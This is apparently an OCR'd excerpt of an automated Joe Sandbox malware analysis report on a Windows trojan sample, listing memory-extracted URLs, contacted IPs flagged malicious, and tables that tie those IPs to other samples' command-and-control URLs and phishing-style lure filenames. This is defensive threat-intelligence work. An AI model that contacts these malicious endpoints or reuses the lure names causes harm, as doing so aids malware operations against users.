
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.biblegateway.com/passage/?search=	0O9BJfVJi6fEMoS.exe	false		high
http://www.esvstudybible.org/search?q=	0O9BJfVJi6fEMoS.exe	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.esvstudybible.org/search?q=Whttp://www.blueletterbible.org/Bible.cfm?b=	0O9BJfVJi6fEMoS.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://topicalmemorysystem.googlecode.com/files/	0O9BJfVJi6fEMoS.exe	false	• Avira URL Cloud: safe	unknown
http://www.biblija.net/biblija.cgi?m=	0O9BJfVJi6fEMoS.exe	false		high
http://www.carterandcone.coml	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.blueletterbible.org/Bible.cfm?b=	0O9BJfVJi6fEMoS.exe	false		high
http://www.jiyu-kobo.co.jp/	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://https://www.hugedomains.com/domain_profile.cfm?d=grandwhale&e=com	explorer.exe, 0000000B.0000000 2.915089078.00000000056C2000.0 0000004.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000007.0000000 2.913073739.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.0000000 0.715777408.000000000B970000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.715777408.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.715777408.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	0O9BJfVJi6fEMoS.exe, 00000000.00000002.694922945.0000000006D62000.00000004.00000001.sdmp, explorer.exe, 00000007.00000000.715777408.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.hugedomains.com/domain_profile.cfm?d=grandwhale&e=com	explorer.exe, 0000000B.00000002.915089078.00000000056C2000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
202.66.173.116	unknown	India		17439	NETMAGIC-APNetmagicDatacenterMumbaiIN	true
35.246.6.109	unknown	United States		15169	GOOGLEUS	true
94.23.162.163	unknown	France		16276	OVHFR	true
118.27.99.84	unknown	Japan		7506	INTERQGMOInternetIncJP	true
160.153.136.3	unknown	United States		21501	GODADDY-AMSDE	true
142.91.239.112	unknown	United States		395954	LEASEWEB-USA-LAX-11US	true
23.227.38.74	unknown	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
184.106.16.223	unknown	United States		19994	RACKSPACEUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356555
Start date:	23.02.2021
Start time:	10:05:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0O9BJfVJi6fEMoS.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/1@12/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.3% (good quality ratio 16.7%) • Quality average: 74.4% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 51.104.144.132, 13.64.90.137, 40.88.32.150, 92.122.145.220, 104.42.151.234, 13.88.21.125, 168.61.161.212, 104.43.193.48, 2.20.142.209, 2.20.142.210, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247, 51.132.208.181 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:06:32	API Interceptor	2x Sleep call for process: 0O9BJfVJi6fEMoS.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
202.66.173.116	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• www.karthikeyainfraindia.com/uszn/?Bl=L/tqFlZRmZhJZD1iC7RgW0bOgnRBAskMdyXY70yD3QYv5j7RY53hkHd2ZQFCo5S/6318vrLYaQ==&Qvu=JlztTp78Drg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.246.6.109	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• www.kanaai.com/blr/?OhNhA=0qfhgAUhFNnGzH7qGfzqggPFhGYeFRXNcWm+JLPBUuQl5doqjpchYq6utkLPlNOTiwpN&Yn=ybdDmfdPTbAT8L
	Order_20180218001.exe	Get hash	malicious	Browse	• www.pamsinteriors.com/seon/?EJBpf8l=BeyjuOpWFnXPmJwCXss3Kf1c/WkomheBvhalLCEmx4oBhDIsdeYLlupEzXnVn3Elg/0a&kDKHiZ=QFNTw2k
	ORDER LIST.xlsx	Get hash	malicious	Browse	• www.equiposddl.com/4qdc/?jpahaa=seo4KtASU38iE1JxvFjoxqkgDldoxUIk7lgrfGyblEtLt+g6uaUe1PngqhTXQae7QGmK3w==&3fz=fxopBn3xezt4N4a0
	PO_210222.exe	Get hash	malicious	Browse	• www.deepdewood.com/dka/?9rYD4D2P=8Eq/i2VOsbL+cvGSr7jtksOkLx2JSoJy2W2Vokw4XdtvBNdBMtYC7BHfOEJyNL5XOcwi&4h=vTxdADNprBU8ur
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• www.cpnpproductions.com/ivay/?Lh0l=ZTdp62D8T&oPnpM4=vFzBmzYkSE6NJX5Oi9qDw7LP1Ie3GejevhUpCGfEyuF65umwf1lNU0clWPDg340Y/N7A
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• www.diamondmobiledetailingmo.com/cna8/?kRjH3=D+j2eq9KshChsJfpYDP3dQ9JuFiLgHAjcH9HGbD94qE8IOb1eA4vp6C2dFUUzy2K5Yw6&0pn=WHuxqns0PJ
	PO copy.pdf.exe	Get hash	malicious	Browse	• www.420cardsaz.com/mnf/?LZQd=c2FGkgrliHx6A+YpbujlX/pRBzHucA6uVD2lv2lwjcDMA3YdIOl90NbZkzPWKwdpkhTknLLKkw==&t6Ah=nvyxGvvP2N

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	swift copy pdf.exe	Get hash	malicious	Browse	• www.tryangel.store/bft/?_XALWr=jpmZLTSyBz2jdeueRsJVQUmFJk6s6P71pSFOa9DJ8TNzBfJyqx0h1w7Hy/WvHYDE5ViT&qL3=gdnLM6Jh-D
	Shipping Document PL&BL Draft (1).exe	Get hash	malicious	Browse	• www.simsprotectionagency.com/h3qo/?t81X=MvZTWvl&CXaDp=fazjW/7YGCwLRHgRC8KmkP4D5qa6jsntndFx6UhabFksSDw+qabl0OCgPeILzj01MKkl
	VgO6Tbd7Rx.exe	Get hash	malicious	Browse	• www.inventorengenharia.com/rgc/
	PO-3170012466.exe	Get hash	malicious	Browse	• www.belaronconsulting.com/bbk4/?tXi0=MXbP9&h0DhlHu=+EJRPCvoSUIWohgRtjoT+h+aJKJwz5L2awFUgvDh2tnrIXiNEBO46ihyAAukMj+gwlvj
	Docs.exe	Get hash	malicious	Browse	• www.jobjori.com/mph/?2d8=uwes4NAAGJvbvTNDrnMSQtTrpf+STMgR9GkF363pIG/8747PqaoTfG32WzLUsEUtFvfl&BXnXAP=YrhH0RRxT8EL1Dl0
	evc421551.exe	Get hash	malicious	Browse	• www.germbusterfl.com/yce/?EDKHEJ4=YvBlwtBNBxVWDZ3mSpdVPoUVjRg4HWVmbSak5PPFjoPFoBviop4cOcqLl6Bc6yfYKIGR&FhL=E2M4YLC06Jl
	34343554554534567899987 65.exe	Get hash	malicious	Browse	• www.fullspeedautomation.com/mlc/?YBZpb4BH=cKajpmj9ZvLEOZObpTfg1vSv7WANvvvZPHvLzMejPL5eBn3vSNfBC5rt5/2jiF+IxeM5&op=3f5H00mHa

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ships documents.xlsx	Get hash	malicious	Browse	• www.enlightenedsoil.com/gqx2/?Czud=Dpp83ZapOz0DiPO&-Z7tZ=cjip6uul9bZoUAnV+V+JPH7D0kYGWUsT6+5UMJSQ9+x3pL2tU/1BL1F+whUGJDO+/8leww==
	NsNu725j8o.exe	Get hash	malicious	Browse	• www.thepoetrictedstudio.com/bw82/?qFN4JPfH=RsrdfQA5mS60+WzVQF//8cbwzrXLIF3fF+o+nHpDVSzwZDE8R2fNyvkoHK6M8xRYK4Gq&8p4=fjlP_N-pFZH4xV
	ki7710921.exe	Get hash	malicious	Browse	• www.lukebaileydesigns.com/yce/?_FNl7h=BJjaWCSLcmhpwMCAbMgCEpA4KPsKmpl27R00KPA/4hm7M2Dmte16C6Vr3UX3AsCkXC07&qL3=g8nP-lQxEti
	YK5tmqQ18z.exe	Get hash	malicious	Browse	• www.oilspilladjustersettlement.com/i032/
	lbqFKoALqe.exe	Get hash	malicious	Browse	• www.1819apparel.com/csv8/?8pHXLLhp=XtNGIsK9NyfrmSyC60HBpItz0Umgq62yD1Tk73refEWRTM8pCZ2m1g8hKfyJT1do49NQ&hbs=CnehJPdp6XLP_rwP
	6tivtkKtQx.exe	Get hash	malicious	Browse	• www.kindredkitchencatering.com/c8so/?BZL0RN=nQgjEQkVGYPM5UKeXNK2AnUvs9ry6NBQS/Ek/mciAV4zwBvL6PrZKUQFTVM5+2/gn+KNxiHJIQ==&3fPHK=w8O8gTXxNJq

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
td-balancer-euw2-6-109.wixdns.net	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 35.246.6.109
	Order_20180218001.exe	Get hash	malicious	Browse	• 35.246.6.109
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 35.246.6.109
	PO_210222.exe	Get hash	malicious	Browse	• 35.246.6.109
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 35.246.6.109
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• 35.246.6.109
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 35.246.6.109

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO copy.pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	swift copy pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	Shipping Document PL&BL Draft (1).exe	Get hash	malicious	Browse	• 35.246.6.109
	VgO6Tbd7Rx.exe	Get hash	malicious	Browse	• 35.246.6.109
	PO-3170012466.exe	Get hash	malicious	Browse	• 35.246.6.109
	Docs.exe	Get hash	malicious	Browse	• 35.246.6.109
	evc421551.exe	Get hash	malicious	Browse	• 35.246.6.109
	34343554554534567899987 65.exe	Get hash	malicious	Browse	• 35.246.6.109
	ships documents.xlsx	Get hash	malicious	Browse	• 35.246.6.109
	NsNu725j8o.exe	Get hash	malicious	Browse	• 35.246.6.109
	ki7710921.exe	Get hash	malicious	Browse	• 35.246.6.109
	YK5tmqQ18z.exe	Get hash	malicious	Browse	• 35.246.6.109
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	lpdKSOB78u.exe	Get hash	malicious	Browse	• 3.223.115.185
	Order_20180218001.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 3.223.115.185
	shed.exe	Get hash	malicious	Browse	• 3.223.115.185
	IMG_7189012.exe	Get hash	malicious	Browse	• 3.223.115.185
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 3.223.115.185
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• 3.223.115.185
	urBYw8AG15.exe	Get hash	malicious	Browse	• 3.223.115.185
	fuS9xa8nq6.exe	Get hash	malicious	Browse	• 3.223.115.185
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	executable.2772.exe	Get hash	malicious	Browse	• 3.223.115.185
	PO-098907654467.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	Docs.exe	Get hash	malicious	Browse	• 3.223.115.185
	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 3.223.115.185
	SecuriteInfo.com.generic.ml.exe	Get hash	malicious	Browse	• 3.223.115.185
	DOC_KDB_06790-80.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	IRS_Microsoft_Excel_Document_xls.jar	Get hash	malicious	Browse	• 3.223.115.185
	RFQ.# PO41000202103.exe	Get hash	malicious	Browse	• 3.223.115.185
	PREP LIST.doc	Get hash	malicious	Browse	• 3.223.115.185
www.besteprobioticakopen.online	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 94.23.162.163
	rXiuAV2CjtcXJNE.exe	Get hash	malicious	Browse	• 94.23.162.163
	dGWioTejLEz0eVM.exe	Get hash	malicious	Browse	• 54.38.220.85
	9tyZf93qRdNHfVw.exe	Get hash	malicious	Browse	• 94.23.162.163
www.horisan-touki.com	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 118.27.99.84

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETMAGIC-APNetmagicDatacenterMumbaiIN	qIViYQyb0a.exe	Get hash	malicious	Browse	• 205.147.110.238
	Sponsor A Child, Best Online Donation Site, Top NGO - World Vision India.html	Get hash	malicious	Browse	• 202.87.61.190
	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 202.66.173.116
	v22Pc0qA.doc.doc	Get hash	malicious	Browse	• 103.205.64.138
	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 103.205.64.138
	PO# 01222021.doc	Get hash	malicious	Browse	• 103.143.46.51
	DOK-012021.doc	Get hash	malicious	Browse	• 103.143.46.51
	DKMNT.doc	Get hash	malicious	Browse	• 103.143.46.51
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 103.143.46.51
	file.doc	Get hash	malicious	Browse	• 103.143.46.51
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 103.143.46.51
	DEX182020.exe	Get hash	malicious	Browse	• 103.120.177.86
	79685175.doc	Get hash	malicious	Browse	• 103.235.105.46
	79685175.doc	Get hash	malicious	Browse	• 103.235.105.46
	PO#064612 291220.doc	Get hash	malicious	Browse	• 103.235.105.46
	9182483287326864.doc	Get hash	malicious	Browse	• 103.205.64.138
	City Report - December.doc	Get hash	malicious	Browse	• 103.205.64.138
	RFQ Order - Mediform S.A-pdf.exe	Get hash	malicious	Browse	• 101.53.153.202
	http://https://faxting.sn.am/IZZ1Qol7sWq	Get hash	malicious	Browse	• 103.205.64.138
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.106.140

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 34.102.136.180
	dex.dex	Get hash	malicious	Browse	• 142.250.185.202
	dex.dex	Get hash	malicious	Browse	• 142.250.185.170
	SKBM 0222.exe	Get hash	malicious	Browse	• 216.239.32.21
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 34.102.136.180
	vBugmobiJh.exe	Get hash	malicious	Browse	• 34.102.136.180
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 34.102.136.180
	crypted.exe	Get hash	malicious	Browse	• 216.239.32.21
	NewOrder.xlsm	Get hash	malicious	Browse	• 34.102.136.180
	Order_20180218001.exe	Get hash	malicious	Browse	• 34.102.136.180
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	SOA.exe	Get hash	malicious	Browse	• 35.186.238.101
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	File Downloader [14.5].apk	Get hash	malicious	Browse	• 142.250.186.74
	PO_210222.exe	Get hash	malicious	Browse	• 34.102.136.180
	Order83930.exe	Get hash	malicious	Browse	• 34.102.136.180
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 216.239.32.21
	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 142.250.186.33
	DHL eInvoice_Pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 34.102.136.180
OVHFR	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 51.68.21.186
	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 198.27.88.111
	Quotation Reques.exe	Get hash	malicious	Browse	• 51.83.43.226
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 51.68.21.186
	iKohUejteO.dll	Get hash	malicious	Browse	• 37.187.115.122
	PO No. 104393019_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	nTqV6fxGXT.exe	Get hash	malicious	Browse	• 51.254.175.184
	Purchase Order___pdf _____.exe	Get hash	malicious	Browse	• 66.70.204.222
	File Downloader [14.5].apk	Get hash	malicious	Browse	• 51.75.61.103
	PO_210222.exe	Get hash	malicious	Browse	• 213.186.33.5
	SecuriteInfo.com.Trojan.MinerNET.8.3277.exe	Get hash	malicious	Browse	• 149.202.83.171
	qb1fg.dll	Get hash	malicious	Browse	• 37.187.115.122
	legislate.02.21.doc	Get hash	malicious	Browse	• 94.23.162.163
	DSUb6KKsK4	Get hash	malicious	Browse	• 139.99.239.154
	7BBkQmAauX.dll	Get hash	malicious	Browse	• 37.187.115.122
	URGENT QUOTATION.exe	Get hash	malicious	Browse	• 51.195.53.221
	Subconract 504.xlsm	Get hash	malicious	Browse	• 37.187.115.122
	87BB0T225KLOI88U44D000DS2F4H414DD.vbs	Get hash	malicious	Browse	• 144.217.17.185
	leaseplan-invoice-831008_xls2.HtMl	Get hash	malicious	Browse	• 146.59.152.166
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• 188.165.242.45

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\0O9BJfVJi6fEMoS.exe.log

Process:	C:\Users\user\Desktop\0O9BJfVJi6fEMoS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr

